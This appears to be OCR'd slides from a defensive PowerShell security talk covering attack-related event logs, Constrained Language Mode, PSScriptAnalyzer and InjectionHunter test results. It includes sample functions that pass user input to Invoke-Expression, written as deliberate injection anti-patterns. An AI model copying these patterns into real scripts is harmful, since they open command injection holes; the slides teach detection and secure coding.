
Log Name	Event ID	Purpose
System	104	An event log was cleared
Security	4656	Auditing of configured files, registry keys: PowerShell profiles (*profile*.ps1) Security settings (HKLM:\Software\Policies\*)
Windows PowerShell	400	PowerShell Startup, including hosting application, version
Windows PowerShell	800	Command and Parameter Logging
Microsoft-Windows-PowerShell/Operational	4104 *Warning*	ScriptBlock *automatic* logging – used APIs or techniques commonly associated with malware
Microsoft-Windows-PowerShell/Operational	4104 Verbose	ScriptBlock logging
Microsoft-Windows-PowerShell/Operational	53507	PowerShell debugger attached to a process
Microsoft-Windows-WinRM/Operational	91	User connected to system with PowerShell Remoting

https://www.fireeye.com/content/dam/fireeye-www/global/en/solutions/pdfs/wp-lazanciyan-investigating-powershell-attacks.pdf

DEVICE GUARD AND APPLICATION WHITELISTING

https://channel9.msdn.com/Events/Ignite/2015/BRK2336

POWERSHELL WITH DEVICE GUARD



```
param($Exponent)

[Math]::Pow(2, $Exponent)
```

```
PS C:\WINDOWS\system32> c:\windows\system32\trusted.ps1 8
256

PS C:\WINDOWS\system32> [System.Runtime.InteropServices.Marshal]::ReadByte(1234)
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:1
+ [System.Runtime.InteropServices.Marshal]::ReadByte(1234)
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage


PS C:\WINDOWS\system32> '[System.Runtime.InteropServices.Marshal]::ReadByte(1234)' > c:\temp\trusted.ps1

PS C:\WINDOWS\system32> c:\temp\trusted.ps1
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At C:\temp\trusted.ps1:1 char:1
+ [System.Runtime.InteropServices.Marshal]::ReadByte(1234)
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
```


POWERSHELL CONSTRAINED LANGUAGE RESTRICTIONS

- Language elements that provide access to Win32 APIs
- COM objects
- .NET methods, property setters, types, and conversions
- Add-Type
- XAML-based workflows
- PowerShell Classes (because they create .NET classes)
- DSC configuration declarations

*Constrained Language removes the **language capabilities** that make PowerShell useful for attackers.*
*It is not a **RBAC sandbox** like JEA.*

Like cmd.exe, it is designed to allow interactive administration, and therefore still allows access to executables and cmdlets.


SECURE CODING



```
function Invoke-RestrictedGetProcess
{
    param($Name)

    if($Name -notmatch "powershell")
    {
        throw "Intruder alert!"
    }

    Invoke-Expression "Get-Process -Name $name"
}
```

https://blogs.msdn.microsoft.com/powershell/2013/12/16/powershell-security-best-practices/

… AT SCALE



78,583
Downloads

5,408
Downloads of 1.15.0

2017-06-21
Last published

Project Site
License
Contact Owners
Report Abuse
How to Download
Module Statistics

PSScriptAnalyzer 1.15.0

PSScriptAnalyzer provides script analysis and checks for potential code defects in the scripts by applying a group of built-in or customized rules on the scripts being analyzed.

Inspect

```
PS> Save-Module -Name PSScriptAnalyzer -Path <path>
```

Install

```
PS> Install-Module -Name PSScriptAnalyzer
```

Deploy


See Documentation for more details.

Release Notes
Added
- (#780) `Range` parameter to the `Invoke-Formatter` cmdlet. The user can specify the range in which formatting should be applied. The primary usage for this parameter is to be used with editors that request selection formatting.
- (#782, #788) Allman style, Stroustrup style and one true brace style (OTBS) code formatting presets.
- (#790) `Kind` switch to `PSUseConsistentIndentation` rule to provide tabbed indentation.

Fixed
- (#781, #784) `NewLineAfer` switch behavior in `PSPlaceCloseBrace` rule. When the switch is set to `$false`, the emitted suggested corrections enforce branching control statements to be on the same line as their preceding closing braces. On the other hand when the switch is set to `$true`, the emitted suggested corrections enforce branching controls statements to be on the next line.

https://github.com/PowerShell/PSScriptAnalyzer

POWERSHELL INJECTION HUNTER




D:\lee\InjectionHunter\Tests [10.0.15063.0 (WinBuild.160101.0800)]

```
[D:\lee\InjectionHunter\Tests]
PS:18 > Invoke-Pester




Describing Tests for expression injection
 [+] Should detect Invoke-Expression 279ms
 [+] Should detect Invoke-Expression alias 281ms
 [+] Should detect InvokeScript 277ms
 [+] Should detect CreateNestedPipeline 289ms
 [+] Should detect AddScript 283ms
Describing Tests for code injection
 [+] Should detect Add-Type injection 318ms
 [+] Should detect Add-Type injection w/ parameter 315ms
 [+] Should detect Add-Type injection w/ variable 310ms
 [+] Should allow Add-Type w/ constant expression variable 306ms
 [+] Should allow Add-Type w/ constant expression inline 320ms
Describing Tests for command injection
 [+] Should detect PowerShell injection 334ms
 [+] Should detect PowerShell injection w/o parameter 340ms
 [+] Should detect CMD injection 319ms
 [+] Should allow non-injected commands 276ms
Describing Tests for script block injection
 [+] Should detect ScriptBlock.Create injection 304ms
 [+] Should detect NewScriptBlock injection 289ms
Describing Tests for method injection
 [+] Should detect Foreach-Object injection 391ms
 [+] Should allow Foreach-Object w/ script block 287ms
 [+] Should allow Foreach-Object w/ constant member access 303ms
 [+] Should detect static property injection 275ms
 [+] Should detect method injection w/ parens 297ms
 [+] Should detect method injection w/ Invoke 278ms
Describing Tests for string expansion injection
 [+] Should detect ExpandString injection via ExecutionContext 310ms
 [+] Should detect ExpandString injection via SessionState 290ms
Describing Tests for unsafe excaping
 [+] Should detect unsafe escaping - single quotes 325ms
 [+] Should detect unsafe escaping - double quotes 293ms
Tests completed in 7.9s
Passed: 26 Failed: 0 Skipped: 0 Pending: 0 Inconclusive: 0

[D:\lee\InjectionHunter\Tests]
PS:19 >
```

https://blogs.msdn.com/b/PowerShell

INTEGRATION WITH VISUAL STUDIO CODE




● UnsafeEscape.ps1 — Visual Studio Code
File Edit Selection View Go Debug Tasks Help
UnsafeEscape.ps1 ●
0 references

```powershell
function Invoke-UnsafeEscape
{
    param($UserInput)

    $escaped = $UserInput -replace "'", "''"
    Invoke-Expression "Get-Process -Name '$escaped'"

    1..10 | % foo
}









$escaped = $UserInput -replace "'", "''"
Invoke-Expression "Get-Process -Name '$escaped'"
```

```
[PSScriptAnalyzer] Possible unsafe use of input escaping. Varia
bles may be used directly for dynamic parameter arguments, spla
tting can be used for dynamic parameter names, and the invocati
on operator can be used for dynamic command names. If content e
scaping is truly needed, PowerShell has several valid quote cha
racters, so  [System.Management.Automation.Language.CodeGenerat
ion]::Escape* should be used instead. (InjectionRisk.UnsafeEsca
ping)
